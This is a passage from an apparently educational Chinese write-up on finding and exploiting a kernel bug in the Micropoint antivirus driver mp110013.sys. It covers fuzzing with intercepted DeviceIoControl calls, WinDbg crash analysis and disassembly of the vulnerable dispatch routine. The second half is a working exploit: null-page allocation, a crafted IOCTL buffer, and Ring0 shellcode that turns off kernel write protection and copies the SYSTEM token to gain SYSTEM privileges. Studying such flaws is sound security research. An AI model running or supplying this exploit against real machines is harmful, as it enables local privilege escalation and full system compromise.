


图 3




图 4

此时 DeviceIoControl MITM Fuzz 列表中增加了一条 Fuzz 项。

那么我们如何触发该漏洞呢？事实上，触发该漏洞需要使用东方微点主动防御软件“主功能区 | 系统分析 | 模块/进程”功能。如图 5 所示。




图 5

这时我们需要开启 MITM Fuzz，单击 MITM Fuzz 列表右上角处的“|>”按钮，表示已经开启了 MITM Fuzz。

然后单击东方微点的“主功能区 | 系统分析 | 模块/进程”功能，会弹出如图 6 所示对话框。




图 6

过不了多久，会发现，虚拟机蓝屏了，如果之前开启虚拟机时使用了 “内核调试跟踪”方法。这里虚拟机会僵住，同时在 Windbg 命令窗口中会有如图 7 所示输出。

```
****NtDeviceIoControlFile [8000012C] 调用前****
[NtDeviceIoControlFile] process(980) = C:\Program Files\Micropoint\MPSVC2.exe
[NtDeviceIoControlFile] FileHandle=00000508 \Device\mp110013
[NtDeviceIoControlFile] InputBufferLength=128
[NtDeviceIoControlFile] OutputBufferLength=0
[NtDeviceIoControlFile] InputBuffer(0358F7C4)=
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

[NtDeviceIoControlFile] OutputBuffer(00000000)=


********

****fill input buffer with random data****
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F

********

*** Fatal System Error: 0x0000007f
                       (0x00000008,0x80042000,0x00000000,0x00000000)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.
```

图 7

这里可以在!analyze -v 之前做一个简单直观的分析，可以看到 Fuzz 程序在微点进程 MPSVC2.exe 调用 NtDeviceIoControlFile 函数之前，将该函数的各项参数和数据打印了出来，其中 IoControlCode 为 0x8000012C，驱动设备名称是\Device\mp110013，输入缓冲区大小为 128 字节，输入缓冲区地址为 0x0358F7C4，输入数据内容为 16 进制的以下数据：

```
7A 00 09 00 04 00 00 00 A4 F7 58 03 AC F7 58 03
10 04 00 00 A0 F7 58 03 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
......(尾部 64 字节数据没有打印)
```

输出缓冲区大小为 0，输出缓冲区地址为空。

而我们的 Fuzz 策略是随机输入数据的前 64 字节，于是这里应该是将 0x0012F174 指向的 16 字节全部随机化，随机化后的数据被篡改成了 16 进制的以下数据：

```
A2 36 86 90 68 03 24 2C 18 39 9E 5E 4C 18 3B 8E
8E DF D5 22 C8 31 13 96 16 22 A9 D5 0A F1 A0 0A
F7 C5 E0 B7 05 CB 5B E7 01 B3 BE 97 05 E2 48 6C
A0 DA C9 43 15 91 B7 08 F5 D1 EA 6C FD 86 E5 3F
......(尾部 64 字节数据不做篡改)
```

然后 MITM Fuzz 程序会将新的参数和数据发到原始的 NtDeviceIoControlFile 函数去。而在东方微点 mp110013.sys 驱动程序中对 0x8000012C 这个 IoControlCode 的处理中存在问题。

为了彻底找到 mp110013.sys 驱动派遣例程问题的原因，我们这里在 Windbg 命令窗口中使用!analyze -v 命令，得到详细的内核崩溃分析如下：

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault).  The first number in the
bugcheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes:
If kv shows a taskGate
        use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
        use .trap on that value
Else
        .trap on the appropriate frame will show where the trap
was taken
        (on x86, this will be the ebp that goes with the procedure
KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 00000008, EXCEPTION_DOUBLE_FAULT
Arg2: 80042000
Arg3: 00000000
Arg4: 00000000
Debugging Details:
------------------
BUGCHECK_STR:  0x7f_8
TSS:  00000028 -- (.tss 0x28)
eax=81123880 ebx=81120f80 ecx=2c23f92a edx=8000012c
esi=00000000 edi=8113f388
eip=f96a37c0 esp=f7b25000 ebp=f7b278f8 iopl=0      nv up ei ng
nz ac po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000
efl=00010292
mp110013+0x7c0:
f96a37c0 ff30        push    dword ptr [eax]    ds:0023:
81123880=00000937
Resetting default scope
DEFAULT_BUCKET_ID:  CODE_CORRUPTION
PROCESS_NAME:  MPSVC2.exe
LAST_CONTROL_TRANSFER:  from f96a8c06 to f96a37c0
STACK_TEXT:
WARNING: Stack unwind information not available. Following frames
may be wrong.
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+0x7c0
f7b27ac8 804ef003 81728030 8113f388 806d12d0 mp110013+0x5c06
f7b27ad8 80574e4e 8113f3f8 811ec470 8113f388 nt!IopfCall
Driver+0x31
f7b27aec 80575cdd 81728030 8113f388 811ec470 nt!Iop
SynchronousServiceTail+0x60
f7b27b94 8056e63a 00000508 00000000 00000000 nt!Iop
XxxControlFile+0x5e7
f7b27bc8 f7363b12 00000508 00000000 00000000 nt!Nt
DeviceIoControlFile+0x2a
f7b27c44 f99b081f 00000508 00000000 00000000 Behavior
Mon!HookNtDeviceIoControlFile+0x892
f7b27d34 8053da48 00000508 00000000 00000000 Hookport+0x481f
f7b27d34 7c92eb94 00000508 00000000 00000000 nt!KiFast
CallEntry+0xf8
0358f70c 7c92d8ef 7c801671 00000508 00000000 ntdll!Ki
FastSystemCallRet
0358f710 7c801671 00000508 00000000 00000000 ntdll!Zw
DeviceIoControlFile+0xc
0358f770 006281bd 00000508 8000012c 0358f7c4 kernel32!
DeviceIoControl+0xdd
0358fed8 003c7b9d 0000022c 0358fefc 0358ff04 mp110034+
0x81bd
00000000 00000000 00000000 00000000 00000000 mp110036+0x7b9d
```

从过分析中的栈回溯，可以看到最终出问题的代码落在 mp110013+0x5c06 和 mp110013+0x7c0 所处的函数中。导致崩溃的指令如下：

```
f96a37c0 ff30     push    dword ptr [eax]      ds:0023:
81123880=00000937
```

这条指令的寻址都是正常的，eax 指向的 DWORD 也存在，那为什么无法 push 呢？除非此时发生了 “栈上溢”。这时我们来看看发生崩溃时的 esp 值，从上面的分析可以看到当时 esp 值为 f7b25000，我们再查这个地址的属性。

```
kd> !address f7b25000
  f7b24000 - 00004000
          Usage       KernelSpaceUsageKernelStack
          KernelStack 80e5e828 : 3d4.82c
```

可以看出，该地址处于内核栈的顶部，由于系统在栈顶预留了 0x1000 的空间，因此已经无法再 push 了。

```
kd> dd f7b25000-4
f7b24ffc  ???????? 00000000 00000000 8113bf1c
```

```
f7b2500c  81123ab0 43504354 020a0027 00000000
f7b2501c  00000000 00000000 00000000 00000000
```

看到了内核崩溃的直接原因后，下面我们需要找到其根本原因。首先我们定位到 mp110013+0x5c06 所在的函数，如下所示：

```
.text:00015BE4 loc_15BE4:                ; CODE XREF: .text:
00015BD7↑j
.text:00015BE4          push    dword ptr [ebp-74h]
.text:00015BE7          push    dword ptr [ebp-98h]
.text:00015BED          lea     eax, [ebp-0E8h]
.text:00015BF3     push     eax
.text:00015BF4          push    ebx
.text:00015BF5          call    sub_1090E
.text:00015BFA          mov     [ebp-94h], eax
.text:00015C00          push    ebx
                                // 输入缓冲区指针
.text:00015C01          call    sub_107B0
                                // 函数调用
.text:00015C06          mov     [edi+1Ch], eax
.text:00015C09     cmp     [ebp-94h], esi
.text:00015C0F     jz      short loc_15C1E
.text:00015C11          lea     eax, [ebp-0E8h]
.text:00015C17          push    eax
.text:00015C18          push    ebx
.text:00015C19          call    sub_107FE
```

可以看到，该函数会调用到 sub_107B0 函数，那么我们再来看看 sub_107B0 函数的逻辑：

```
.text:000107B0 sub_107B0        proc near    ; CODE
XREF: .text:00015C01↓p
.text:000107B0
.text:000107B0 arg_0             = dword ptr 8
                   // 输入缓冲区指针
.text:000107B0
.text:000107B0     mov     edi, edi
.text:000107B2     push    ebp
.text:000107B3     mov     ebp, esp
.text:000107B5     mov     eax, [ebp+arg_0]
.text:000107B8     add     eax, 4
.text:000107BB     mov     ecx, [eax]
                   // 循环次数 可控
                   // 是输入缓冲区第二个 DWORD
.text:000107BD          add     eax, 4
.text:000107C0 loc_107C0:               ; CODE XREF: sub_
107B0+15↓j
.text:000107C0          push    dword ptr [eax]
                   // 栈上溢
.text:000107C2          add     eax, 4
.text:000107C5          loop    loc_107C0
.text:000107C7          mov     eax, [ebp+arg_0]
.text:000107CA          call    dword ptr [eax]
                   // 调用输入缓冲区
                   // 第一个 DWORD 指向的函数
.text:000107CC          pop     ebp
.text:000107CD          retn    4
```

从上面的代码可以看出，sub_107B0 函数整个逻辑都是可以控制的，首先该函数中从输入缓冲区的第二个 DWORD 中取出要循环的次数，然后做了一个循环，最终调用了输入缓冲区的第一个 DWORD 所指向的函数。

如果循环的次数太多，会导致栈上溢，但是这个次数我们可以通过输入缓冲区的第二个 DWORD 来控制，因此我们可以避免栈上溢。我们最为感兴趣的应该是循环后面的一个 call 指令，调用的是输入缓冲区的第一个 DWORD 所指向的函数。

通过几次调试可以发现，只要往输入缓冲区的第一个 DWORD 处放一个错误的值，在派遣例程中会把他修改成 0，这样一来，最终调用的就是 0 这个地址。这是相当危险的，我们只要在 0 地址处申请内存，并存放 Ring0 Shellcode 就可以完美地利用这个漏洞。这一点我们可以通过栈回溯来证明，先看看调用 sub_107B0 函数的参数：

```
f7b278f8 f96a8c06 81120f80 80e5ea38 817cf210 mp110013+0x7c0
```

参数是 81120f80，我们再来看看这个地址指向的数据，是不是我们输入缓冲区的数据：

```
kd> dd 81120f80
81120f80  00000000 2c240368 5e9e3918 8e3b184c
81120f90  22d5df8e 961331c8 d5a92216 0aa0f10a
81120fa0  b7e0c5f7 e75bcb05 97beb301 6c48e205
81120fb0  43c9daa0 08b79115 6cead1f5 3fe586fd
81120fc0  00000000 00000000 00000000 00000000
81120fd0  00000000 00000000 00000000 00000000
81120fe0  00000000 00000000 00000000 00000000
81120ff0  00000000 00000000 00000000 00000000
```

仔细一看，确实和我们之前篡改的输入数据基本一致，不过第一个 DWORD 被微点的派遣例程修改成了 0。这正好如我们所愿，真是太爽了！如果不改成 0，也许我们很难利用，而改成 0，那就好用多了。

漏洞证明与利用

为了证明我们能够利用这个漏洞实现特权提升，我们需要写出一个 POC 程序实现 exploit。这个 POC 的目标是能够创建一个 SYSTEM 权限的 cmd.exe，这样就能充分体现该漏洞的效果了。

在开始代码编程前，我们整理一下思路，如图 8 所示，下面我们根据以上思路进行代码实现。




图 8

1．在 0x0 处申请一段内存，并写入 Ring0 Shellcode

在指定的地址申请内存，推荐使用 ZwAllocateVirtualMemory 函数，该函数第二个参数 BaseAddress，是一个指针，指向的值便是你指定的要申请内存的地址。系统会从指定的地址开始上下搜寻，找到一段需要大小的内存。

```
////////////////////////////////////////////////////////////////
//申请本地进程内存 存放 Ring0 Shellcode
////////////////////////////////////////////////////////////////
ShellCodeAddress = (PVOID)sizeof(ULONG);
NtStatus = ZwAllocateVirtualMemory(
    NtCurrentProcess(),          // ProcessHandle
    &ShellCodeAddress,           // BaseAddress
    0,                           // ZeroBits
    &ShellCodeSize,              // AllocationSize
    MEM_RESERVE |
    MEM_COMMIT |
    MEM_TOP_DOWN,                // AllocationType
    PAGE_EXECUTE_READWRITE);     // Protect
if(NtStatus)
    return ;
//存放前面写好的 shellcode
```

```
        RtlMoveMemory(ShellCodeAddress,(PVOID)MyShell
Code,ShellCodeSize);
```

通过上面的代码，如果没有发生错误的话，应该可以在 0x0 处申请到 ShellCodeSize 大小的内存。然后将准备好的 Ring0 Shellcode 复制到该处内存。

2．利用漏洞 调用 0x0 地址

根据前面的漏洞分析，这里我们利用微点驱动漏洞，来调用 0x0 这个地址，实际上就是去调用我们事先准备好的 Ring0 Shellcode。

```
        char SystemBuffer[BUFFER_LENGTH]=
        {
    //错误的地址
    0x7B,0x67,0xB4,0x33,
    //while 循环的次数
    0x00,0x0A,0x00,0x00,
    //下面的都是随机的
    0x8B,0x68,0xDD,0x6F,0x01,0x52,0x5A,0xB5,
    0x28,0x14,0x44,0x89,0x78,0x32,0xEA,0x5F,0x8E,0x75,0x6B,0x2
2,0x38,0xB1,0xFD,0x46,
    0x23,0xDB,0xAC,0xFB,0x1D,0x45,0x8F,0x04,0x73,0xD9,0x24,0x
1F,0x8A,0x70,0xA6,0xD7,
    0x62,0x7B,0xC2,0x36,0xE7,0xBB,0x3A,0x9D,0x11,0xA8,0xF5,0x
84,0x8C,0xCA,0xE3,0xFE,
    0x49,0x79,0x26,0x0D,0x61,0x9A,0x8D,0x17,0xBE,0x6E,0x61,0x
57,0x78,0x9C,0xA4,0xC2,
    0x36,0x22,0x8C,0x56,0x39,0xB8,0x26,0x54,0xF1,0xA0,0x1E,0x7
8,0x5F,0xD3,0xDF,0x98,
    0x35,0x66,0x83,0x55,0xDE,0x14,0x59,0xE2,0x94,0xC4,0xDE,0x3
1,0xFC,0xF8,0x2F,0x2C,
    0x12,0x04,0xD4,0x0A,0xEE,0x0F,0x95,0xE2,0xDC,0xA1,0x3F,0x
B8,0x13,0x55,0x83,0xD3
    };
        /////////////////////////////////////////////////////////////////////////
        //触发漏洞并利用
        /////////////////////////////////////////////////////////////////////////
        //获取驱动设备句柄
        HANDLE   hDevice=CreateFile("\\\\.\\mp110013",
            FILE_READ_ATTRIBUTES,
            FILE_SHARE_READ,
            0,
            OPEN_EXISTING,
            0,
            0);
        if(hDevice==INVALID_HANDLE_VALUE || hDevice
==NULL)
            return;
        //利用漏洞 调用 0x0 地址，即调用我们准备好的 Ring0 Shellcode
        DeviceIoControl(DeviceHandle,
            IOCTL_MICROPOINT,
            SystemBuffer,
            BUFFER_LENGTH,
            NULL,
            0,
            &dw,0);
```

3．Ring0 Shellcode 被执行，实现提权

修改当前进程的 token 为 SYSTEM 进程的 token，这样当前进程便具备了系统最高权限，可以完全控制整个系统。能够完成此功能的 ShellCode 如下：

```
    void MyShellCode(      )
    {
        __asm
        {
            nop
    nop
                nop
                nop
                nop
                nop
                nop
                nop
        }
        //关闭内核写保护
        __asm
        {
            cli
                mov eax, cr0
                mov g_uCr0,eax
                and eax,0xFFFEFFFF
                mov cr0, eax
        }
        //do something in ring0 ......
        //提权到 SYSTEM
        __asm
        {
            mov eax,0xFFDFF124      // eax = KPCR (not 3G Mode)
                mov eax,[eax]
                //获取当前线程 PETHREAD
                mov esi,[eax+0x220]
                //获取当前线程所属进程的 PEPROCESS
                mov eax,esi
searchXp:
            mov eax,[eax+0x88]
                sub eax,0x88
            //获取进程链表中下一个进程的 PEPROCESS
                mov edx,[eax+0x84]  //获取该进程的 pid 到 edx
                cmp edx,0x4         //通过 PID 查找 SYSTEM 进程
                jne searchXp
                mov eax,[eax+0xc8] //获取 system 进程的 token
                mov [esi+0xc8],eax //修改当前进程的 token
        }
        //恢复内核写保护
        _asm
        {
            sti
                mov eax, g_uCr0
                mov cr0, eax
        }
        //将全局变量置为 1，说明 Ring0 Shellcode 已经被调用了
    g_isRing0ShellcodeCalled=1;

        _asm
        {
            _emit 0x5d          //pop ebp
                retn 0x2800     //esp = esp + 0xA00 * 4
        }
    }
```

最终的效果如图 9 所示，POC 需要在安装有微点主动防御软件的环境下测试，运行我们编译好的 POC.exe 漏洞利用程序。最后从任务管理器可以看出 cmd.exe 这个进程的用户名是“SYSTEM”，因此说明漏洞利用成功，确实实现了本地权限提升。




